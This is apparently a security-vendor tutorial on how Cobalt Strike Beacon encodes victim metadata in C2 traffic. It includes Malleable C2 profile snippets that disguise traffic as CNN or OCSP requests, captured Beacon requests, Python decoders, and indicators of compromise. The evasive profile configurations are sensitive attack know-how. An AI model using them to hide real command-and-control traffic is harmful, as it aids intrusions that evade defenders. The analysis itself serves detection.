Cobalt Strike Analysis and Tutorial: CS Metadata Encoding and Decoding

Chris Navarrete, Durgesh Sangvikar, Yu Fu, Yanhui Jia, Siddhart Shibiraj May 6, 2022

By Chris Navarrete, Durgesh Sangvikar, Yu Fu, Yanhui Jia and Siddhart Shibiraj

May 6, 2022 at 12:00 PM

Category: Tutorial

Tags: C2, Cobalt Strike, Evasion, malleable C2 profile, post-exploitation

This post is also available in: 日本語 (Japanese)

Executive Summary

Cobalt Strike is commercial threat emulation software that emulates a quiet, long-term embedded actor in a network. This actor, known as Beacon, communicates with an external team server to emulate command and control (C2) traffic. Due to its versatility, Cobalt Strike is commonly used as a legitimate tool by red teams – but is also widely used by threat actors for real-world attacks. Different elements of Cobalt Strike contribute to that versatility, including the encoding algorithm that obfuscates metadata sent to the C2 server.

In a previous blog, "Cobalt Strike Analysis and Tutorial: How Malleable C2 Profiles Make Cobalt Strike Difficult to Detect," we learned that an attacker or red team can define metadata encoding indicators in Malleable C2 profiles for an HTTP transaction. When Cobalt Strike's Beacon "phones home," it sends metadata – information about the compromised system – to the Cobalt Strike TeamServer. The red team or attackers have to define how this metadata is encoded and sent with the HTTP request to finish the C2 traffic communication.

In this blog post, we will go through the encoding algorithm, describe definitions and differences of encoding types used in the Cobalt Strike framework, and cover some malicious attacks seen in the wild. In doing so, we demonstrate how the encoding and decoding algorithm works during the C2 traffic communication, and why this versatility makes Cobalt Strike an effective emulator for which it is difficult to design traditional firewall defenses.

Related Unit 42 Topics Cobalt Strike, C2, Tutorials

Table of Contents

Metadata Encoding Algorithm

There are five encoding schemes supported by Cobalt Strike. The RSA-encrypted metadata is being encoded to easily transfer the ciphered binary data in network protocol.

base64	Base64 Encode	Base64 Decode
base64url	URL-safe Base64 Encode	URL-safe Base64 Decode
mask	XOR mask w/ random key	XOR mask w/ same random key
netbios	NetBIOS Encode ‘a’	NetBIOS Decode ‘a’
netbiosu	NetBIOS Encode ‘A’	NetBIOS Decode ‘A’

Figure 1. Encoding schemes in the Cobalt Strike profile.

Base64 Encoding and Decoding

Base64 Encoding and Decoding is a standard Request for Comments (RFC) algorithm implementation. The author has not made any changes to the Base64 Character set. Here is the list of characters used for encoding and decoding the data.

['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '+', '/']

Let's understand the use of the Base64 algorithm in Malleable profiles by studying an example.

1. Profile Metadata

Havex.profile uses Base64 encoding to transform metadata information about compromised systems before sending it. Figure 2 shows the metadata is encoded using the Base64 encoding algorithm and the result is placed in the Cookie header.

```
http-get {
        set uri "/include/template/isx.php /wp06/wp-includes/po.php /wp08/wp-includes/dtcla.php";

        client {
                header "Referer" "http://www.google.com";
                header "Accept" "text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5";
                header "Accept-Language" "en-us,en;q=0.5";

                # base64 encoded Cookie is not a havex indicator, but a place to stuff our data
                metadata {
                        base64;
                        header "Cookie";
                }
        }
```

Figure 2. Metadata encoding options in the Havex profile.

2. HTTP C2 traffic

Figure 3 shows the HTTP C2 traffic generated from the profiles. The highlighted part is the Base64-encoded metadata about the compromised machine.

```
GET /wp06/wp-includes/po.php HTTP/1.1
Referer: http://www.google.com
Accept: text/xml,application/xml,application/xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/
png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Cookie: dRmQvuMX505PKqbxMHjvIt2ITgZbc4+Dc/Sd7kAaBp1d/R0+OelMxjfiE2Th/
XGrMyL7nHqYf8aqJ9+rmB8Hfn3cLyCrqOnYQSUK3E7dTRUIJEWGknjyu89m4UWqdBUqIrhcm2xfFdaffYs3CLM97qcZhoP
WRovQQk9Tdhf3WbU=
User-Agent: Mozilla/5.0 (Windows; U; MSIE 7.0; Windows NT 5.2) Java/1.5.0_08
Host: 192.168.77.138
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 3. HTTP C2 traffic using the Havex profile.

3. Base64 Decoding

- Any tool can decode the encrypted metadata. We have used the Python Base64 library to complete the task. Figure 4 shows a sample script to decode the data and print it in hex format.
- Here is the decoded data from the script. This is RSA-encrypted metadata about the compromised system: **“**751990bee317e74e4f2aa6f13078ef22dd884e065b738f8373f49dee401a069d5dfd1d3e39e94cc637e21364e1fd71ab3322fb9c7a987fc6aa27

```
import base64

s = '''dRmQvuMX505PKqbxMHjvIt2ITgZbc4+Dc/Sd7kAaBp1d/R0+OelMxjfiE2Th/XGrMyL7nHqYf8aqJ9+rmB8Hfn3
cLyCrqOnYQSUK3E7dTRUIJEWGknjyu89m4UWqdBUqIrhcm2xfFdaffYs3CLM97qcZhoPWRovQQk9Tdhf3WbU='''

print(base64.b64decode(s).hex())
```

Figure 4.

Sample Python script to decode Base64 data.

Base64URL Encoding and Decoding

Base64URL is a modified version of the Base64 encoding algorithm. The modified version uses URL and filename-safe characters for encoding and decoding. Here is the character set:

['A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I', 'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R', 'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z', 'a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p', 'q', 'r', 's', 't', 'u', 'v', 'w', 'x', 'y', 'z', '0', '1', '2', '3', '4', '5', '6', '7', '8', '9', '-', '_']

Compared to the Standard Base64 character set, the modified version has replaced **‘+’** with **‘-’** and **‘/’** with **‘_’.** The Pad character ‘**=**’ is skipped from the encoded data as it is normally percent-encoded in URI.

Let's understand the use of the Base64URL algorithm in Malleable profiles by studying an example.

1. Profile Metadata

Cnnvideo_getonly.profile uses Base64URL encoding to transform the metadata information. (Note that this profile is an example of mimicking legitimate CNN HTTP traffic and has no connection to the organization.) Figure 5 shows the metadata is encoded using the Base64URL encoding algorithm and appends the data to parameter g**.**

```
http-get {

    set uri "/cnn/cnnx/dai/hds/stream_hd/1/cnnxlive1_4.bootstrap";

    client {

        header "Host" "phds-live.cdn.turner.com";
        header "X-Requested-With" "ShockwaveFlash/24.0.0.186";
        header "Referer" "http://go.cnn.com/?stream=cnn&sr=watchHPbutton";

        #session metadata
        metadata {
            base64url;
            parameter "g";
        }

        parameter "hdcore" "3.4.1";
        parameter "plugin" "aasp-3.4.1.1.1";
    }
```

Figure 5.

Metadata encoding in CNN video profile.

2. HTTP C2 traffic

Figure 6 shows the HTTP C2 traffic generated by the Beacon. The parameter value is the Base64URL-encoded metadata about the victim.

```
GET /cnn/cnnx/dai/hds/stream_hd/1/cnnxlive1_4.bootstrap?
g=YEld_wAu3aoMQJqqrg_aWSgQmTrgrjGch9YrZcVNkkR9rywbyEkwxdkO06AjIn4lTTosKHY743K7dETvVxnV
lIuZ0z7eN3X1HCFrupe8X9R3foGVF-iac3KEx4S9wwsdazt96-
JEjB3CiwDjrGEf1aj9BwUC8_f2cnhva1eHr1E&hdcore=3.4.1&plugin=aasp-3.4.1.1.1 HTTP/1.1
Accept: */*
Host: phds-live.cdn.turner.com
X-Requested-With: ShockwaveFlash/24.0.0.186
Referer: http://go.cnn.com/?stream=cnn&sr=watchHPbutton
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 6. HTTP C2 traffic generated using CNN video profile.

3. Base64URL decoding

A user has a couple of options to decode the data.

- A user can replace the **'-'** with **'+'** and **'_'** with **'/'** along with adding a pad character '='. The replaced string becomes standard Base64-encoded data. Then any Base64 decoding tool can be used to get the encrypted metadata.
- Use the scripting language to do the job. Figure 7 shows a sample Python script to decode the data. The urlsafe_b64decode instruction only replaces the characters and does not add padding. In the sample, we have added '=' to make the output compatible with Base64 encoding. You can add more padding characters; Python only complains if it sees less padding.
- The output of the script is RSA-encrypted metadata.
  "60495dff002eddaa0c409aaaae0fda592810993ae0ae319c87d62b65c54d92447daf2c1bc84930c5d90ed3a023227e254d3a2c28763be372bb

```python
import base64

s = '''YEld_wAu3aoMQJqqrg_aWSgQmTrgrjGch9YrZcVNkkR9rywbyEkwxdkO06AjIn4lTTosKHY743K7dETvVxnVlIuZ
0z7eN3X1HCFrupe8X9R3foGVF-iac3KEx4S9wwsdazt96-JEjB3CiwDjrGEf1aj9BwUC8_f2cnhva1eHr1E'''

print(base64.urlsafe_b64decode(s + '=').hex())
```

Figure 7. Python script to decode the Base64URL.

NetBIOS Encoding and Decoding

NetBIOS encoding is used to encode NetBIOS service names. The Cobalt Strike tool uses the same algorithm to encode victim metadata when it is being transferred in C2 communication.

In the NetBIOS encoding algorithm, each byte is represented by two bytes of ASCII characters. Each 4-bit (nibble) of the input byte is treated as a separate byte by right adjusting/zero filling the binary number. This number is then added to the value of ASCII character **'a'.** The resulting byte is stored as a separate byte. Here is the character set used for encoding: **['a', 'b', 'c', 'd', 'e', 'f', 'g', 'h', 'i', 'j', 'k', 'l', 'm', 'n', 'o', 'p'].**

Figure 8 demonstrates the encoding process:



Figure 8.

NetBIOS encoding process.

Let's understand the use of the NetBIOS algorithm in Malleable profiles by studying an example.

1. Profile Metadata

Ocsp.profile uses NetBIOS encoding to convert the victim's metadata. Figure 9 shows the metadata is encoded using the NetBIOS encoding algorithm. The resulting data is appended to the URI.

```
http-get {

    set uri "/oscp/";

    client {
        header "Accept" "*/*";
        header "Host" "ocsp.verisign.com";

        metadata {
            netbios;
            uri-append;
        }
    }
```

Figure 9.

Metadata encoding in the OCSP profile.

2. HTTP C2 traffic

Figure 10 shows the HTTP traffic generated by the Beacon using the OCSP profile.

```
GET /oscp/
fhcfcefonmlfijldafoddoacnkbmnkcaionaidlonikbkoaldkihnkapjngolodbacfklghmfifhckmljhfhci
immcohilokebecejpkimlahideifkblfkdmaigdfabpmbmijmgkmfjlhbcjmfbmkmlpkbjhmmgeookdbomikmc
aemlmnlopkompbjhgcpjopmmfgciapdojlbidmdhpjipdhbpfobmailgeffcegegnhabakpeeaipeollikcp
HTTP/1.1
Accept: */*
Host: ocsp.verisign.com
User-Agent: Microsoft-CryptoAPI/6.1
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 10.

HTTP C2 traffic generated using the OCSP profile.

3. NetBIOS decoding

Figure 11 shows a Python implementation to decode the NetBIOS-encoded metadata.

The output of the script is RSA-encrypted metadata about the victim:
“5725245edcb589b305e33e02da1cda208ed083bed8a1ae0b3a87da0f9d6ebe31025ab67c58572acb9757288cc2e78bea414249fa8cb0783485a1b

```python
def netbios_decode(netbios):
    i = iter(netbios)
    b = []
    for c in i:
        b.append(((ord(c) - ord('a')) << 4) + ((ord(next(i)) - ord('a')) & 0xF))
    return bytes(b)


encoded_data = "fhcfcefonmlfijldafoddoacnkbmnkcaionaidlonikbkoaldkihnkapjngolodbacfklghmfifhckmljhfhciimmcohilo

print(netbios_decode(encoded_data).hex())
```

Figure 11.

Python script to decode the NetBIOS encoding.

NetBIOSU Encoding and Decoding

The NetBIOSU algorithm is a slightly modified version of the NetBIOS algorithm discussed above. The slight change is the character set used for encoding the algorithm. In this algorithm, the character set is the uppercase version of the set used in the normal NetBIOS algorithm. Here is the set : **[‘A’, ‘B’, ‘C’, ‘D’, ‘E’, ‘F’, ‘G’, ‘H’, ‘I’, ‘J’, ‘K’, ‘L’, ‘M’, ‘N’, ‘O’, ‘P’].**

NetBIOSU uses the same encoding process as in the NetBIOS algorithm. Please refer to Figure 8 for more information.

Let's understand the use of the NetBIOSU algorithm in Malleable profiles by studying an example.

1. Profile Metadata

Asprox.profile uses NetBIOSU encoding to convert the victim’s metadata. Figure 12 shows the metadata is encoded using the NetBIOSU encoding algorithm. The resulting data is appended to the URI.

```
http-get {

    set uri "/";

    client {

        header "Accept" "*/*";
        header "Content-Type" "application/x-www-form-urlencoded";
        header "Content-Transfer-Encoding" "base64";
        header "Connection" "Keep-Alive";

        metadata {
            netbiosu;
            uri-append;
        }
    }
```

Figure 12.

Metadata encoding in the asprox profile.

2. HTTP C2 traffic

Figure 13 shows the HTTP traffic generated by the Beacon using the asprox profile, and the highlighted part is the metadata about the victim.

```
GET /
HCCGHGOFDFPIGPPMCJLKBMKPLJIFGNJINBPGJHKIDLAKPMFLLBEDOCMPCCECBFCKDFBAIBPLIDHBJCNKDODLCNJACBPKLHFMODCGHHLG
CJJKCENBFOCINLIIDKNLDGMFPOEEINFOLEHABEPGNCOHCOPPDIJPABHGOPMONGADIAEFAMIHOCABFKIMFNOGKKJANMIPBAFGIDKMFPNJ
GNMDDNENGDNKGCIBIPKMNKFJFJBAMPJKOOBAPDGPOFENEKGK HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
Content-Transfer-Encoding: base64
Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0b; Windows NT 5.0; .NET CLR 1.0.2914)
Host: 192.168.77.138
Cache-Control: no-cache
```

Figure 13.

HTTP C2 traffic generated using the asprox profile.

3. NetBIOSU decoding

Figure 14 shows a Python implementation to decode the NetBIOSU-encoded metadata.

The output of the script is RSA-encrypted metadata about the victim.
“722676e535f86ffc29ba1cafb9856d98d1f697a83b0afc5bb143e2cf2242152a351081fb837192da3e3b2d9021fab75ce32677b6299a24d15e28db883

```python
def netbiosu_decode(netbios):
    i = iter(netbios)
    b = []
    for c in i:
        b.append(((ord(c) - ord('A')) << 4) + ((ord(next(i)) - ord('A')) & 0xF))
    return bytes(b)


encoded_data = "HCCGHGOFDFPIGPPMCJLKBMKPLJIFGNJINBPGJHKIDLAKPMFLLBEDOCMPCCECBFCKDFBAIBPLIDHBJCNKDODL

print(netbiosu_decode(encoded_data).hex())
```

Figure 14.

Python script to decode the NetBIOSU encoding.

Mask Encoding and Decoding

The Mask encoding algorithm can be indicated and combined with other encoding algorithms in the Malleable C2 profile, which can be loaded by the TeamServer and used as C2 communication. The Beacon will generate the random four bytes as Mask xor key, then use the Mask key to xor the 128-byte metadata encrypted and send the Mask key and encoded data to the TeamServer for C2 communication, As an example, we walk through the randomized.profile to explain in more detail below.

1. Figure 15 is a partial profile with metadata encoded by Mask and Base64URL. The partial profile below defines the URI and metadata encoding algorithm as Mask and Base64URL, and the encoded metadata will be appended to the URI.

```
http-get {
    # we require a stub URI to attach the rest of our data to.
    set uri "/zC";

    client {
        # mask our metadata, base64 encode it, store it in the URI
        metadata {
            mask;
            base64url;
            uri-append;
        }
    }
```

Figure 15.

Metadata encoding options in randomized profile.

2. HTTP C2 Traffic

Figure 16 is the C2 traffic based on the Figure 15 profile, so we can reverse the encoding data with the following steps.

- From the traffic captured, we know that the entire URI is: /zChN7QMDhftv10Li9Cu-fm_T_3qDQawT-Z1GzNg1FWfAfSILT-u_rKLvXP-RE0ac-pxJTlGFCUIm4Aw9rGHPCIJVl0zNdCbM_G2VkYXJ5GGGtVh8S0LWMM4YLGZD9okLcFBc402j5zESK71HaR_owJb-AVBfFvAo8q0I2J74rmfGyIROyg
- Remove the prefix /zC. The remaining value is encoded by Base64URL: hN7QMDhftv10Li9Cu-fm_T_3qDQawT-Z1GzNg1FWfAfSILT-u_rKLvXP-RE0ac-pxJTlGFCUIm4Aw9rGHPCIJVl0zNdCbM_G2VkYXJ5GGGtVh8S0LWMM4YLGZD9okLcFBc402j5zESK71HaR_owJb-AVBfFvAo8q0I2J74rmfGyIROyg

```
GET /zChN7QMDhftv10Li9Cu-fm_T_3qDQawT-Z1GzNg1FWfAfSILT-u_rKLvXP-RE0ac-
pxJTlGFCUIm4Aw9rGHPCIJVl0zNdCbM_G2VkYXJ5GGGtVh8S0LWMM4YLGZD9okLcFBc402j5zESK71HaR_owJb-
AVBfFvAo8q0I2J74rmfGyIROyg HTTP/1.1
Accept: */*
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 192.168.1.24:5070
Connection: Keep-Alive
Cache-Control: no-cache
```

Figure 16. C2 traffic based on randomized profile.

3. Data encoding and decoding

- Base64URL encoding and decoding
  The Base64URL-encoded data:
  hN7QMDhftv10Li9Cu-fm_T_3qDQawT-Z1GzNg1FWfAfSILT-u_rKLvXP-RE0ac-pxJTlGFCUIm4Aw9rGHPCIJVl0zNdCbM_G2VkYXJ5GGGtVh8S0LWMM4YLGZD9okLcFBc402j5zESK71HaR_owJb-AVBfFvAo8q0I2J74rmfGyIROyg
- The Base64URL-decoded data:
  84ded030385fb6fd742e2f42bbe7e6fd3ff7a8341ac13f99d46ccd8351567c07d220b4febbfaca2ef5cff9113469cfa9c494e5185094226e00c3dac
  Using the Python Base64 library, as shown by the code in Figure 17, to decode the Base64URL-encoded data, the decoded hex data length is 132 and the first four bytes, 84ded030, are the Mask xor key. The remaining 128 bytes are the metadata encoded by the Mask xor algorithm.Base64URL decoded Python code:

```python
import base64
b64_str="hN7QMDhftv10Li9Cu-fm_T_3qDQawT-Z1GzNg1FWfAfSILT-u_rKLvXP-RE0ac
  -pxJTlGFCUIm4Aw9rGHPCIJVl0zNdCbM_G2VkYXJ5GGGtVh8S0LWMM4YLGZD9okLcFBc402j5zESK71HaR_owJb-AVBfFvAo8q0I2J74rmfGyIROyg"

b64_str_d = base64.urlsafe_b64decode(b64_str)
print(b64_str_d.hex())
```

Figure 17. Base64URL-decoded Python3 code.

Mask encoding and decodingThe Mask key is 84ded030

The Mask-encoded data is:

385fb6fd742e2f42bbe7e6fd3ff7a8341ac13f99d46ccd8351567c07d220b4febbfaca2ef5cff9113469cfa9c494e5185094226e00c3dac61cf08825

The Mask-decoded data is:

bc8166cdf0f0ff723f3936cdbb2978049e1fefa950b21db3d588ac3756fe64ce3f241a1e71112921b0b71f99404a3528d44af25e841d0af6982e58

Using the Python code in Figure 18 to decode the Mask-encoded data, the decoded hex data length is 128 bytes. The 128 bytes are the encrypted metadata with an RSA algorithm that will be detailed in a forthcoming piece.

Mask-decoded Python code:

```python
key = b'\x84\xde\xd0\x30'
encoded_data = b'8_\xb6\xfdt./B\xbb\xe7\xe6\xfd?\xf7\xa84\x1a\xc1?\x99\xd4l\xcd\x83QV|\x07\xd2
  \xb4\xfe\xbb\xfa\xca.\xf5\xcf\xf9\x114i\xcf\xa9\xc4\x94\xe5\x18P\x94"n\x00\xc3\xda\xc6\x1c\xf0\x88%Yt\xcc\xd7Bl\xcf\xc6
  \xd9Y\x18\\\x9eF\x18kU\x87\xc4\xb4-c\x0c\xe1\x82\xc6d?h\x90\xb7\x05\x05\xce4\xda>s\x11"\xbb\xd4v\x91\xfe\x8c\to\xe0\x15
  \x05\xf1o\x02\x8f*\xd0\x8d\x89\xef\x8a\xe6|l\x88D\xec\xa0'

metadata_encrypted = []

key = int.from_bytes(key, "big")
for i in range(0,128,4):
    print(encoded_data[i:i+4])
    res = int.from_bytes(encoded_data[i:i+4], "big") ^ key
    data = res.to_bytes(4, byteorder='big')
    data = data.hex()
    metadata_encrypted.append(data)

print("".join(metadata_encrypted))
```

Figure 18. Mask-decoded Python3 code.

Cases in the Wild

The following sections show two different cases of Cobalt Strike payloads found in the wild used by malware. One uses Base64 and the other uses Base64URL encoding. Palo Alto Networks identified them using static and dynamic analysis under the Unit42.CobaltStrike tag in the AutoFocus system.

Base64

SHA256: 6b6413a059a9f12d849c007055685d981ddb0ff308d6e3c2638d197e6d3e8802



Figure 19. Base64 encoding.

Base64URL Encoding

SHA256: f6e75c20ddcbe3bc09e1d803a8268a00bf5f7e66b7dbd221a36ed5ead079e093



Figure 20. Base64URL encoding.

Conclusion

Cobalt Strike is a potent post-exploitation adversary emulator. The five encoding algorithms detailed above are elaborate and are designed to evade security detections. A single security appliance is not equipped to prevent a Cobalt Strike attack. Only a combination of security solutions – firewalls, sandboxes, endpoints and software to integrate all these components – can help prevent this kind of attack.

Palo Alto Networks customers are protected from this kind of attack by the following:

1. Next-Generation Firewalls (NGFWs) with Threat Prevention signatures 86445 and 86446 identify HTTP C2 requests with the Base64 metadata encoding in default profiles.
2. WildFire, an NGFW security subscription, and Cortex XDR identify and block Cobalt Strike Beacon.
3. AutoFocus users can track this activity using the CobaltStrike tag

Indicators of Compromise

CS Samples

- 6b6413a059a9f12d849c007055685d981ddb0ff308d6e3c2638d197e6d3e8802
- f6e75c20ddcbe3bc09e1d803a8268a00bf5f7e66b7dbd221a36ed5ead079e093

CS Beacon Samples

- /n9Rd
  SHA256 Hash:
  fc95e7f4c8ec810646c16c8b6075b0b9e2cc686153cdad46e82d6cca099b19e7
- /flas
  SHA-256 Hash:
  11b8beaa53353f5f52607e994849c3086733dfa01cc57fea2dae42eb7a6ee972

CS TeamServer IP addresses

- 80.255.3[.]109
- 143.244.178[.]247

Additional Resources

Cobalt Strike Training
Cobalt Strike Malleable C2 Profile
Cobalt Strike Analysis and Tutorial: How Malleable C2 Profiles Make Cobalt Strike Difficult to Detect